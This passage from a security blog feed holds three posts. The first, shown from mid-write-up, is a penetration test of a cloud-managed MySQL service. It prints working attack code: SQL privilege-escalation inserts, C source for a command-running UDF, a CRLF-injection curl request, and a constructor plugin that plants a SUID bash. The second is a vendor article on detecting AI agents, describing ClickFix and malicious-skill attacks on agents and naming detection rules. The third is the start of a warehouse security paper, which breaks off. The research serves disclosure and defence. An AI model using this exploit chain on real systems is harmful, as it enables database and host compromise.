        x509_issuer blob NOT NULL,
        x509_subject blob NOT NULL,
        max_questions int unsigned NOT NULL DEFAULT 0,
        max_updates int unsigned NOT NULL DEFAULT 0,
        max_connections int unsigned NOT NULL DEFAULT 0,
        max_user_connections int unsigned NOT NULL DEFAULT 0,
        plugin char(64) NOT NULL DEFAULT 'caching_sha2_password',
        authentication_string text,
        password_expired enum('N','Y') NOT NULL DEFAULT 'N',
        password_last_changed timestamp NULL DEFAULT NULL,
        password_lifetime smallint unsigned DEFAULT NULL,
        account_locked enum('N','Y') NOT NULL DEFAULT 'N',
        Create_role_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Drop_role_priv enum('N','Y') NOT NULL DEFAULT 'Y',
        Password_reuse_history smallint unsigned DEFAULT NULL,
        Password_reuse_time smallint unsigned DEFAULT NULL,
        Password_require_current enum('N','Y') DEFAULT NULL,
        User_attributes json DEFAULT NULL,
        PRIMARY KEY (Host, User)
      ) ENGINE=InnoDB DEFAULT CHARSET=utf8mb3 STATS_PERSISTENT=0;

    After the database was restarted and a new user was created, that user automatically received full administrator privileges. Next, we added more privileges:

    INSERT INTO mysql.global_grants VALUES ('newadm','%','SYSTEM_VARIABLES_ADMIN','Y');
    INSERT INTO mysql.global_grants VALUES ('newadm','%','PERSIST_RO_VARIABLES_ADMIN','Y');
    INSERT INTO mysql.global_grants VALUES ('newadm','%','SYSTEM_USER','Y');
    FLUSH PRIVILEGES;

    Having escalated privileges in the database, we now needed to achieve RCE. We compiled a custom UDF library to run system commands.

    #include <stdlib.h>
    #include <string.h>
    #include <stdio.h>
    
    typedef unsigned long long udf_args_type;
    
    typedef struct {
     unsigned int arg_count;
     unsigned int *arg_type;
     char **args;
     unsigned long *lengths;
     char *maybe_null;
     char **attributes;
     unsigned long *attribute_lengths;
     void *extension;
    } UDF_ARGS;
    
    typedef struct {
     char maybe_null;
     unsigned int decimals;
     unsigned long max_length;
     char *ptr;
     char const_item;
     void *extension;
    } UDF_INIT;
    
    int sys_eval_init(UDF_INIT *initid, UDF_ARGS *args, char *message) {
     if (args->arg_count != 1) {
         strcpy(message, "sys_eval requires one argument");
         return 1;
     }
     initid->max_length = 65535;
     return 0;
    }
    
    void sys_eval_deinit(UDF_INIT *initid) {}
    
    char* sys_eval(UDF_INIT *initid, UDF_ARGS *args, char *result,
                unsigned long *length, char *is_null, char *error) {
     if (!args->args[0]) { *is_null = 1; return NULL; }
     char cmd[65535];
     snprintf(cmd, sizeof(cmd), "%.*s", (int)args->lengths[0], args->args[0]);
     FILE *pipe = popen(cmd, "r");
     if (!pipe) { *is_null = 1; return NULL; }
     static char buf[65535];
     size_t total = 0;
     while (total < sizeof(buf)-1) {
         size_t n = fread(buf+total, 1, sizeof(buf)-1-total, pipe);
         if (n == 0) break;
         total += n;
     }
     pclose(pipe);
     buf[total] = '\0';
     *length = total;
     return buf;
    }

    RCE was achieved through a CRLF injection into the configuration file through the cloud provider’s API:

    curl -s -X PATCH "https://somecloud/api/dbaas/id" \
      -H "Content-Type: application/json" \
      -H "Authorization: Bearer $TOKEN" \
      -d '{"config_parameters":{"default-time-zone":"+00:00\nsecure_file_priv=\nplugin_dir=/var/lib/mysql-files/\ndefault-time-zone=+00:00\n#"}}'

    This vector made it possible to inject line breaks and override critical configuration parameters:

    default-time-zone="+00:00
    secure_file_priv= # removes write restrictions so files can be saved to any directory the MySQL user can access.
    plugin_dir=/var/lib/mysql-files/ # sets a trusted directory for loading dynamic libraries.

    With the write permissions obtained, a malicious UDF library (shared object) was written to the target directory through the following SQL statement:

    SELECT UNHEX('$hex') INTO DUMPFILE '/var/lib/mysql-files/rce.so

    We restarted the MySQL database to apply the updated configuration and initialize the registered plug-in:

    CREATE FUNCTION sys_eval RETURNS STRING SONAME 'rce.so';

    Result of executing id via MySQL UDF

    Result of executing id via MySQL UDF

    The list of active services was analyzed to identify opportunities for local privilege escalation to root. It turned out that the mysql-watcher.service ran with administrator privileges and periodically launched a Python script that accessed MySQL through the system client. To exploit this, we compiled another plug-in:

    #include <stdlib.h>
    __attribute__((constructor)) static void init(void) {
      system("cp /bin/bash /tmp/rbash && chmod 4755 /tmp/rbash");
    }

    We injected the path to the directory containing the malicious library (.so file, plugin_dir parameter) and the authentication plug-in name default-auth=plugname into the [client] section of the /etc/mysql/my.cnf configuration file. The next time the background mysql-watcher.service starts the MySQL client as root, the plug-in described above executes on the server host. This causes a system command to run and creates a copy of the Bash interpreter with the SUID bit set (/tmp/rbash), which completes the chain leading to full host compromise.

    Conclusion

    The cloud provider’s infrastructure was built on in-house components rather than standard open-source solutions, which created a non-trivial attack surface. The research also identified other vulnerabilities, but they were left out of the report because they were standard. Based on the findings, the vendor was given recommendations for strengthening its security posture. The recommendations covered isolating managed services to remove network visibility between them, enforcing strict AppArmor policies to isolate service processes, and adding monitoring of how potentially vulnerable services are used.

    Source: Securelist (Kaspersky GReAT) · 2026-10-27

  • Deploying AI agents securely: how Kaspersky products mitigate AI threats

    Deploying AI agents securely: how Kaspersky products mitigate AI threats

    Introduction

    AI agents and associated tooling are becoming increasingly common in corporate infrastructure. Agents can perform a range of actions with the user’s privileges, such as accessing data, running commands, and interacting with external services. This creates new security risks, especially when these tools are used without the security team’s oversight or well-designed policies.

    Detecting, tracking, and controlling AI agents is becoming one of the most pressing tasks for security teams today. We closely follow technological developments and continuously update our solutions to respond to new threats in a timely manner amid a rapidly changing technology landscape. This post describes new expertise built into Kaspersky products that helps counter the threats posed by the proliferation of AI agents. We approach this problem from several angles.

    First, you need to thoroughly understand the threat you are dealing with. To this end, we added profiles to the Kaspersky Threat Intelligence Portal that describe various AI agents and how attackers exploit them. At their core, AI agents are programs (processes) that run in the operating system on endpoints and can also launch other processes. This means that Endpoint Detection and Response solutions are among the key endpoint controls for this threat. These solutions detect the presence and launch of AI agents, track their activity, and identify potentially dangerous behavior. When needed, they also take action, such as stopping a suspicious process, blocking the activity, or isolating the host, to reduce the likelihood of an incident escalating. For this purpose, we developed specially adapted detection rules.

    You can use Kaspersky Endpoint Security, now also available as Kaspersky Next, to control and restrict the launch of AI agents. This solution uses two components to detect AI agents and control how they are used. Application Control categorizes the application processes launched on endpoints, and Web Control manages access to specific categories of web resources for users on endpoints.

    Finally, even harmless AI agents can contain malicious instructions (skills), such as those downloaded from unsafe external sources. Kaspersky Scan Engine analyzes installed applications to detect these threats and also checks LLM files for malicious code. Let’s take a closer look at these solutions and technologies.

    Tools from Anthropic and OpenAI take the top spots in the September 2026 ranking of AI agents by popularity among Kaspersky users. This list is based on telemetry from Kaspersky solutions. It shows the number of users who had the relevant AI vendors’ products installed at the time of the study.

    # AI product
    1 Claude
    2 Claude Code
    3 Codex
    4 OpenCode
    5 Zed
    6 Wispr Flow
    7 LM Studio
    8 ZCode
    9 Chatbox
    10 Cherry Studio

    The data shows that agentic systems, especially AI agents for software development, are the most popular AI applications. The TOP 10 also includes an application for running large language models locally (LM Studio) and a voice note-taking app (Wispr Flow).

    According to open sources, these are the most widely used AI services in 2026:

    # AI service
    1 ChatGPT
    2 Google Gemini
    3 Claude
    4 Grammarly
    5 DeepSeek

    While analyzing the most popular and widely used apps, our experts also noticed a sharp rise in vulnerable versions of AI-related software and services. From 2025 to date, more than 2500 vulnerabilities have been published:

    Number of published vulnerabilities in LLMs, AI tools, and plugins with similar functionality, 2025–2026 (download)

    * Data for previous quarters was updated and may differ slightly from previously published data.

    Application Control and Web Control

    To enforce the organization’s security policy for AI agents and other AI applications on the corporate network, Kaspersky products offer application control based on KL categories. These categories classify installed software and give you granular control over which approved applications can run in the organization.

    Application Control analyzes the processes launched on endpoints, tracking which AI agents are running in corporate systems at any given moment, on which hosts, and under which accounts. Application Control also shows how long a given program has been in use.

    This makes it easier for the Kaspersky Security Center (KSC) administrator to control applications. Administrators can use KL categories to allow or block AI agents inside the company for specific groups of employees.

    Here is what this functionality looks like to KSC administrators:

    KL categories available when configuring Application Control

    KL categories available when configuring Application Control

    For details on how to configure Application Control in KSC, follow this link.

    In Kaspersky Endpoint Security (KES), Application Control can operate in two modes:

    • Denylist. In this mode, Application Control lets users run any applications except those blocked by Application Control rules. This is the default mode.
    • Allowlist. In this mode, Application Control blocks users from running any applications except those explicitly allowed by Application Control rules.




    Below are the steps to configure Application Control to block AI tools.


    Configuring Application Control for the AI Tools category in KES
    Configuring Application Control for the AI Tools category in KES

    Configuring Application Control for the AI Tools category in KES

    With this setup, when a user tries to launch an AI agent, they get a notification and the agent doesn’t start.

    KES notification about an attempt to launch an AI agent

    KES notification about an attempt to launch an AI agent

    For more on how to configure Application Control in KES, follow this link. Our public portal also lets you explore information on KL categories and the applications that fall under them, in particular details on how AI agents are categorized and how popular they are.

    AI Tools KL category

    AI Tools KL category

    The View applications drop-down list shows products for a specific vendor.

    Similarly, Web Control lets you manage user access to web resources. If a user tries to open a denylisted website, KES blocks access and shows a warning.

    KES notification about an attempt to access a prohibited web resource

    KES notification about an attempt to access a prohibited web resource

    When configuring access, the administrator can block websites that provide AI as a service.

    Website categories

    Website categories

    For more on configuring Web Control, follow this link. The help portal also provides information on website categories that can be assigned to resources to configure access control.

    Kaspersky Endpoint Detection and Response

    To an EDR solution, an AI agent is a regular process. It has its own executable, a tree of child processes, and network communications, all of which need to be monitored for suspicious activity. An attacker can use an AI agent as an automation tool. An AI agent installed as a legitimate user tool can also be leveraged in a ClickFix attack, where it executes a malicious instruction received from an untrusted source, such as a document, web page, or email. That said, unsafe actions by an agent do not always indicate an attack. There may be no malicious intent in the chain at all. An incident can result from what looks like an ordinary instruction from a user who doesn’t fully understand the consequences of having it executed. The mere fact that an agent was launched does not reveal whether it is being used in an attack. That is why Kaspersky EDR (KEDR) uses both conventional behavioral rules and rules written and adapted to detect AI tools. The latter identify risky agent actions and settings, and help determine which AI tool was involved in suspicious activity.

    Conventional KEDR rules detect the vast majority of familiar malicious techniques, including when performed by an AI agent. A suspicious PowerShell launch, persistence via Task Scheduler, or an attempt to steal credentials leaves clear, identifiable traces. These traces look the same no matter what initiated the actions. The rules analyze launch parameters, process relationships, affected files, network activity, and other telemetry events.

    For example, in a recent Armored Likho campaign, we found signs that AI had been used to create loader and dropper samples, which were later compiled with NSIS (Nullsoft Scriptable Install System). The key telltale artifacts were icons in the scripts and excessive comments on every function, which is uncharacteristic of human-written code. In addition, the group continues to generate new modules for its BusySnake Stealer and BusySnake RAT samples. For example, the attackers used AI to develop a module that runs multiple checks for virtual environment artifacts and calculates a score. Depending on the score, the sample either runs or exits with code 0. Even though the initial access samples, payloads, and their modules were AI-generated, the commands they execute via rundll32 and PowerShell are detected by the shell_creation_by_rundll32 and suspicious_powershell_cmd_or_script_spawning rules.

    So, for detecting an attack like this, it is not important who wrote the loader, the payload, or its modules: they are given away by the commands they execute, process relationships, and other traces of activity in the system. AI can be involved both in preparing the code and in carrying out the attack directly on the device.

    In the latter case, the attacker uses the agent to carry out their tasks and lets it choose and run the required commands within the privileges it has. For effective protection, it is critical to link suspicious actions back to the AI tool and the conditions under which it operates. In KEDR, several specialized rules handle this task.

    We have created separate rules for popular AI agents, ai_agent_*_access_to_sensitive_file_**, where * is the tool name and ** is the operating system. They generate alerts when an agent accesses files that contain credentials, tokens, or keys.

    The ai_agent_dangerous_execution_mode rule detects agents launched with auto-approval of all actions (so-called YOLO mode) or with the sandbox disabled. These settings do not indicate an attack on their own, but they let the agent perform dangerous actions without user confirmation.

    ai_agent_dangerous_execution_mode

    The suspicious_mcp_server_artifact rule triggers when MCP server scripts are created or modified in hidden, temporary, or cache directories. Attackers can place an MCP server in these locations to quietly connect it to the agent: through the MCP server, they can pass instructions to the agent, call third-party tools, and access the user’s data.

    suspicious_mcp_server_artifact

    The llm_api_access_by_unusual_apps rule generates an alert when an application on Windows, Linux, or macOS connects to the API of a known external LLM service, unless this activity falls under predefined exclusions. This helps spot model access by applications that do not normally behave this way.

    llm_api_access_by_unusual_apps

    Some Kaspersky EDR rules tag events for investigation but do not generate alerts. For example, the ai_agent_**_execution rules flag launches of known agents on Windows, Linux, and macOS. The local_ai_model_artifact rule records the creation or modification of AI model files in typical application, runtime, and cache directories. These events reveal AI tools on the device, including tools that run on local models and never call an external API.

    local_ai_model_artifact

    Kaspersky Threat Intelligence Portal

    AI agent profiles

    The Kaspersky Threat Intelligence Portal offers a large number of software profiles, including profiles of AI agents. You can sort them by the ai_ prefix:

    AI agent profiles on Kaspersky TIP

    AI agent profiles on Kaspersky TIP

    The profile of an AI agent such as Claude Desktop includes a detailed description of the software, the privilege level required to run it, supported platforms, and threat actor groups known to use it. It also lists tactics and techniques mapped to the MITRE ATT&CK framework, with descriptions of the procedures the tool can be used for.

    Claude profile on Kaspersky TIP

    Claude profile on Kaspersky TIP

    The description also lists ways to detect the software through standard system auditing mechanisms:

    • Windows: events from standard audit logs and Sysmon events
    • Linux: syscall audit events and Sysmon events
    • Network auditing: a set of protocols and the traffic generated by the software

    The detection section lists the main artifacts the software leaves in the system: command lines, possible launch parameters, names of the services and scheduled tasks it creates, and the key network artifacts.

    Detection section in the Claude profile

    Detection section in the Claude profile

    Hunt Hub

    In December 2025, the Kaspersky Threat Intelligence Portal added Hunt Hub (HH), a repository of detection rules. This is a unique Kaspersky project, and we developed it in response to growing market demand.

    This functionality is available in the Threat Landscape section of the portal. It gives analysts access to detection rules: their descriptions and their mapping to MITRE ATT&CK tactics and techniques, as well as to the associated cybercriminal groups.

    In the Hunt Hub section, customers can explore the detection logic of EDR, NDR, and NGFW products, including the logic for detecting AI agents.

    Rules in the Hunt Hub repository

    Rules in the Hunt Hub repository

    The rule card provides:

    • Detailed description
    • Rule’s severity level, confidence level, and alert format
    • Detection tips
    • Description of possible false positives
    • Platforms the rule can run on
    • Tactics, techniques, and sub-techniques covered by the rule
    • Groups that use the technique covered by the rule
    • Detection logic that shows what exactly triggers the rule
    Detection rule card in Hunt Hub

    Detection rule card in Hunt Hub

    Kaspersky Scan Engine

    Skills are a key component of the AI agent ecosystem. They’re prewritten sets of natural-language instructions that extend agent functionality. We previously covered the risks that malicious skills pose to agent users. A skill can require the usage of additional programs and services, come with helper scripts (for example, written in Python), or contain a malicious command embedded right in the instruction text. This means that adding skills to an originally harmless AI agent opens up several new ways for malicious code to enter the system. To prevent this, any skills obtained from external sources must be scanned. Kaspersky Scan Engine is well suited for this task. This is a cyberthreat detection and response solution that seamlessly integrates with various applications. It can detect malicious code in agent skills, associated scripts, and in files generated by running agents.

    Detection of a malicious agent skill in Kaspersky Scan Engine

    Detection of a malicious agent skill in Kaspersky Scan Engine

    Trained LLMs come in many formats. Some of them (PTH, PT, PKL, KERS, and others) also store parameters and weights (training datasets). These files can also contain malicious code, so it’s critical to scan them before running and using them. Kaspersky Scan Engine scans potentially dangerous LLM formats for infected data. It can deserialize and analyze models to detect malicious code regardless of model size.

    Detection of an LLM with malicious code in Kaspersky Scan Engine

    Detection of an LLM with malicious code in Kaspersky Scan Engine

    Conclusion

    AI agents are rapidly making their way into corporate environments: they help employees work faster and take on a wide range of tasks, but they also open up new opportunities for attackers. To take advantage of this technology without compromising security, organizations need to build multi-layered protection and minimize risks. A range of Kaspersky solutions can help with this:

    • Kaspersky TIP keeps you up to date on current scenarios in which attackers use AI agents, and its Hunt Hub section provides rules for detecting suspicious AI agent activity.
    • Kaspersky EDR detects AI agents in the infrastructure and monitors their activity on endpoints. If it detects potentially dangerous actions, the product can log the event, notify the SOC, and take response actions, such as stopping the process or isolating the host.
    • Application Control in Kaspersky products can fully restrict the use of AI agents within the company by using application categorization. The Web Control component can restrict access to AIaaS web resources.
    • Kaspersky Scan Engine can be integrated into various company processes to detect malicious code in any files, including AI agent skills and LLMs.

    When companies combine the tools described above in a comprehensive approach, they can adopt AI agents in an informed way: with an understanding of the associated risks and effective means of minimizing them.

    Source: Securelist (Kaspersky GReAT) · 2026-10-26

  • The journey of a paper unicorn: adventures inside a modern warehouse

    The journey of a paper unicorn: adventures inside a modern warehouse

    Introduction

    Imagine you’ve ordered a small paper unicorn from an online marketplace. You clicked “Buy”, received a cheerful notification, and expect a courier to bring the box tomorrow. If the unicorn is delayed by a day, it will be annoying but not catastrophic: an apology, a discount promo code — and the incident is forgotten.

    Now let’s multiply one late unicorn by several hundred thousand orders.

    Packages start heading to the wrong cities. The website shows an item is in stock, even though the required bin is empty. Conveyors stop, boxes get stuck between floors, the cargo piles up with no freight manifest. Trucks line up at the gates, and every minute of downtime turns into blown schedules, support tickets, fines, and lost sales.

    It is at exactly this scale that a cyberincident in a warehouse becomes a problem for the entire business. A modern warehouse is no longer just a big building with shelving. It is a tightly interconnected hybrid system: web applications, radio channels, and an automated factory. Physical processes here depend on data, and errors in data have very physical consequences. Examples include an outage that affected warehouse management systems at the grocery giant Morrisons, and the 2025 Form 10-K annual report of United Natural Foods, Inc. (UNFI), which confirmed unauthorized activity on information technology systems that impacted order fulfillment. More recently, reports emerged that a cyberattack disrupted eight CEVA Logistics warehouses across Europe and exposed customer delivery data.

    This paper follows a single order through a warehouse to show where the operation is vulnerable, the stages it traverses, the systems that drive it, and the points where an attacker can reach them. We then set out the threat model: what is at risk, who is in a position to take it, and how each risk lands on the business. From there, we look at how an attacker gets in, and what reaching the warehouse management system costs in practical terms: orders unshipped, inventory records nobody can trust, and an operation that stops. We close with recommendations on where the controls that matter actually sit.

    Tracing the unicorn


    A modern warehouse is a sequence of stages involving many machines and people, all working together to keep the business process stable so that, in the end, your order gets delivered. This process consists of eight main stages, shown in the figure below.

    Stages of order fulfillment

    Stages of order fulfillment

